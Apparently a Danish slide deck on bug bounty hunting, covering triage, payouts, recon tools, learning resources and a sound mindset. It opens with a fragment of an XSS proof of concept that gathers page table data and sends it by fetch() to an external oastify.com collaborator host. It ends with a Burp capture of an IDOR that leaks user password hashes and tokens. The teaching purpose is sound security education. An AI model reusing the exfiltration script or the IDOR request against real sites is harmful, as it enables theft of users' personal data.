
    const tdContents = Array.from(tdElements).map(td => encodeURIComponent(td.innerText));

    const baseUrl = 'https://pqj7wjkcscdistq0ba85170dwsnyfm5au.oastify.com?data=';
    const queryString = tdContents.join(',');

    fetch(baseUrl + queryString)
  })
</script>
```

Since the script exists inline with no length restrictions, it is possible to query all sites on [redacted] and extract information from them.

# HVORDAN? – RESEARCHERS PERSPEKTIV




- Triaging-teamet undersøger sårbarheden i rapporten
- Triagere arbejder for platformen (h1, integritet ywh osv.)
- Triageren sikrer, at rapporten er gyldig, at problemet kan replikeres, og at sårbarheden er inden for scope
- Triageren giver også deres vurdering af den impact som sårbarheden har.



# HVORDAN? – RESEARCHERS PERSPEKTIV

- **Rapporten kan markeres på forskellige måder**
- **Duplicate**
  - Problemet er bekræftet men nogen har allerede rapporteret det før. Der betales kun 1 gang per sårbarhed, så ingen dusør, men point i stedet.
- **Out of scope / Not applicable**
  - Sårbarheden er uden for scope og derfor ikke kvalificeret til en dusør
- **Needs more information**
  - Triageren har læst rapporten men muligvis ikke replicere, eller der mangler detaljer
- **Accepted / Triaged**
  - Triageren har repliceret sårbarheden, givet sit besyv på impact og sendt videre til program ejeren.




# HVORDAN? – RESEARCHERS PERSPEKTIV

- Program manageren modtager herefter rapporten
- De undersøger internt og vurderer hvor slemt det står til
  - Man bruger ofte CVSS3 til at hjælpe med at vurdere hvor slemt det er
- Hvis sårbarheden er godkendt og det er et betalende bug bounty program, bliver der registreret en betaling til researcheren
  - Nogle platforme tager et cut ud over dusøren
- Sårbarheden er nu kendt af virksomheden og vil (eller ikke) blive fixet
- Nogle programmer henvender sig til researcheren efter et fix og beder om en betalt gentest
- Lav impact sårbarheder kan markeres som **Accepteret risiko**
  - Virksomheden vurderer at det ikke er en vigtig sårbarhed og vil derfor ikke gøre noget





# Intigriti triage process





# HVORDAN? – RESEARCHERS PERSPEKTIV

- Researcheren modtager endelig en udbetaling
- Derudover modtager researcheren **Reputation points**
- Jo flere point en researcher har, jo større chance er der for, at de bliver inviteret til at deltage i **private bug bounty programmer**
  - Det er fedt at blive inviteret til private programmer fordi udbetalingerne ofte er højere og der er mindre konkurrence
  - Dog er der flere dygtige researchere på de private programmer.
- Programmer kan være private af flere årsager: They want to minimize the amount of researchers
  - De ønsker kun baggrundsverificerede researchere.
  - De ønsker ikke så mange researchere ad gangen.
  - De ønsker at målrette mod en bestemt researcher gruppe (nationalitet, ekspertise osv.)





# UDBETALINGSMETODE, SKAT OG DIG

- Mange forskellige måder at udbetale på
  - PayPal
  - Bankoverførsel
  - Coinbase (bitcoin)
  - Payoneer
  - Fakturering
- Du skal registrere disse udbetalinger som indkomst, hvis du skal betale dansk skat.
- Ikke rigtig ideelt at gøre over PayPal, når du kommer forbi et bestemt beløb
- Jeg har et registreret ApS nu og en revisor til at tage mig af det



SÅ DET  
HACKE TID



MakeAGIF.com

# FORSKELLIGE TILGANGE – RECON-BASERET TILGANG

- Målsætning: Brug rekognosceringsværktøjer til at finde så meget information som muligt om dit mål
- Hvorfor?– Security through obscurity/
  - Udviklere kan lægge en eller anden test/admin/følsom funktion på et websted, men antage "Ingen vil finde dette"
- Hvad skal man kigge efter?
  - Subdomains (Staging og test miljøer, admin.example.com)
  - Ikke-offentlige endpoints (/api/v1/test\_admin\_auth/auth/user)
  - Ikke-offentlige funktionalitet
  - Ikke-offentlige parametre
  - Gammel funktionalitet (Hvad plejede der at ligge på hjemmesiden, hvilken gammel funktionalitet findes måske stadigvæk?)
- Gammel funktionalitet er oftere mere sårbar, man lavede bare skod kode før i tiden
- Det her er en tilgang som bedst fungerer 'at scale' så det skal **automatiseres**





# RECON VÆRKTØJER

- Subdomains
  - crt.sh – Certificate transparency
  - Shodan – internet search engine
  - Sublister – project discovery
- Javascript analyse
  - Jswzl – paid
- Subdirectory enumeration
  - Fuff
  - Gobuster
- Parameter identification
  - Param miner – burpsuite plugin
- Links
  - Waymore
  - GAU



<https://github.com/projectdiscovery>

# PROJECTDISCOVERY ER



## Pinned

 **nuclei** Public

Nuclei is a fast, customizable **vulnerability scanner** powered by the global security community and built on a simple YAML-based DSL, enabling collaboration to tackle trending vulnerabilities on the ...

 Go  22.2k  2.6k

 **nuclei-templates** Public

Community curated list of templates for the nuclei engine to find security vulnerabilities.

 JavaScript  9.7k  2.7k

 **subfinder** Public

Fast passive **subdomain enumeration** tool.

 Go  11.2k  1.3k

 **httpx** Public

httpx is a fast and multi-purpose **HTTP toolkit** that allows running multiple probes using the retryablehttp library.

 Go  8.1k  873

 **naabu** Public

**A fast port scanner** written in go with a focus on reliability and simplicity. Designed to be used in combination with other tools for attack surface discovery in bug bounties and pentests

 Go  5k  574

 **cvemap** Public

Navigate the CVE jungle with ease.

 Go  1.9k  127



# FORSKELLIGE TILGANGE – DYK DYBT NED I FUNKTIONALITET

- Målsætning: Forstå målet så godt, at modstridende funktionalitet bliver tydelig, målet er at finde logiske fejl.
- Hvorfor? Logiske fejl kan være de mest alvorlige sårbarheder, der bryder fortrolighed eller integritet.
- Hvordan gør man?
  - Brug applikationen normalt i noget tid
  - Observer og gem alle http requests og responses som bliver sendt frem og tilbage.
  - Hvilke teknologier kan det ses der bliver brugt (python flask, java spring?)
  - Hvordan fejler applikationen?
  - Hvordan ser auth modellen ud?
- Denne tilgang er mere **manuel**



# OG HVORDAN LÆRER MAN DET?

Jeg vil bare pege på portswigger academy her

## SQL injection

SQL injection is an old-but-gold vulnerability responsible for many high-profile data breaches. Although relatively simple to learn, it can potentially be used for some high-severity exploits. This makes it an ideal first topic for beginners, and essential knowledge even for more experienced users.

[Go to topic →](#)

18 Labs

## Authentication

[Go to topic →](#)

14 Labs

## Path traversal

[Go to topic →](#)

6 Labs

## Command injection

[Go to topic →](#)

5 Labs

## Business logic vulnerabilities

[Go to topic →](#)

11 Labs

## Information disclosure

[Go to topic →](#)

5 Labs

## Access control

[Go to topic →](#)

13 Labs

## File upload vulnerabilities

[Go to topic →](#)

7 Labs

## Race conditions

[Go to topic →](#)

6 Labs

# HVOR KAN MAN ØVE SIG OG FÅ VIDEN

- Spil CTF
  - Fokus på web kategorien
- Spil Hackthebox
  - Web kategorien igen eller boxe der er heavy på web
- Portswigger academy
  - Absolut bedste ressource til at lære om web sårbarheder
- Certifications
  - Ofte ret dyrt, men det er en motivator for nogen at have en eksamen man skal klare
- Offentliggjorte bug bounty rapporter
  - Find offentliggjorte rapporter på h1 osv. og lær af dem

# ANDRE RESSOURCER



## Critical Thinking Bug bounty podcast

Super teknisk podcast om hacking



## Hacktricks

Min go-to side for hacking tips og fremgangsmåder



## Web application hackers handbook

Af Dafydd Stuttard og Marcus Pinto



## The daily swig blog

Portswiggers cybersikkerhed nyhedsblog



# ET ORD OM SUND BUG BOUNTY MENTALITET

- At finde en sårbarhed er super dope og en fantastisk følelse
- Prøv dog at fatte dig selv og ikke blive alt for begejstret
  - Det kan være en duplicate
  - Virksomheden kan presse impact ned og ikke betale det du synes er rimeligt
  - Muligvis kan virksomheden argumentere det er out of scope
- Indarbejd en "Submit and forget" mentalitet
  - Send rapporten ind, besvar spørgsmål, men prøv at glemme det
- Du kan fejre når du får en bounty tildelt til udbetaling
  - Det er dog sundest at ikke tænke for meget over sine potentielle dusører





## Request

Pretty Raw Hex

```
1 PATCH /api/collab/users/45400 HTTP/1.1
2 Host:
3 Content-Length: 59
4 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126", "Google Chrome";v="126"
5 Sec-Ch-Ua-Mobile: ?0
6 Authorization: Bearer
7
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/126.0.0.0 Safari/537.36
9 Content-Type: application/json
10 Accept: application/json, text/plain, */*
11 X-Frontend-Type: browser
12 Sec-Ch-Ua-Platform: "Windows"
13 Origin: https://app.collabary.com
14 Sec-Fetch-Site: same-site
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://app.collabary.com/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Priority: u=1, i
21 Connection: keep-alive
22
23 {
24   "first_name": "a",
25   "last_name": "aad",
26   "phone": "+45 33224421"
27 }
```

0 highlights

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
4 Content-Type: application/json
5 Date: Mon, 08 Jul 2024 11:52:43 GMT
6 Expires: 0
7 Pragma: no-cache
8 Server: Caddy
9 Server: Skipper
10 Strict-Transport-Security: max-age=31536000 ; includeSubDomains
11 Vary:
  origin,access-control-request-method,access-control-request-headers,accept-encodin
  g
12 X-Content-Type-Options: nosniff
13 X-Frame-Options: DENY
14 X-Xss-Protection: 1; mode=block
15 Content-Length: 862
16
17 {
18   "id": 45400,
19   "email": "@gmail.com",
20   "password_hash": "$2a$08$ju",
21   "created_at": "2024-07-06T13:29:05.300696Z",
22   "updated_at": "2024-07-06T13:29:05.300697Z",
23   "password_reset_token": null,
24   "password_reset_token_expiration_date": null,
25   "login_count": 1,
26   "first_name": "a",
27   "last_name": "aad",
28   "phone": "+45 33224421",
29   "preferred_language": "en",
30   "activation_token":
31     "74bd2c14b04",
32   "activation_token_expiration_date": "2024-08-05T13:29:05.300711Z",
33   "admin_granted_by": null,
34   "admin": false,
35   "uuid": "3b6d5627-a692-4b20-916f-2f35a5462455",
36   "position": null,
37   "deleted_at": null
38 }
```

0 highlights

Done




Zalando SE / Zalando Bug Bounty / IDOR leads to mass user info leakage

Code: ZALANDO-5P9FB2LU

LAST UPDATED	25/07/2024, 02.00.00	BOUNTY	€0
CREATED	08/07/2024, 13.53.43	BONUS	€0
SEVERITY	Critical   9.1 ⓘ	TYPE	Insecure Direct Object Reference
STATUS	Archived / Duplicate Show history	DUPLICATE OF	ZALANDO-2BSHY1KA Show details

"Every bug is a story waiting to be told, and every bounty is a reward for the relentless pursuit of digital truth."

# QUESTIONS ?



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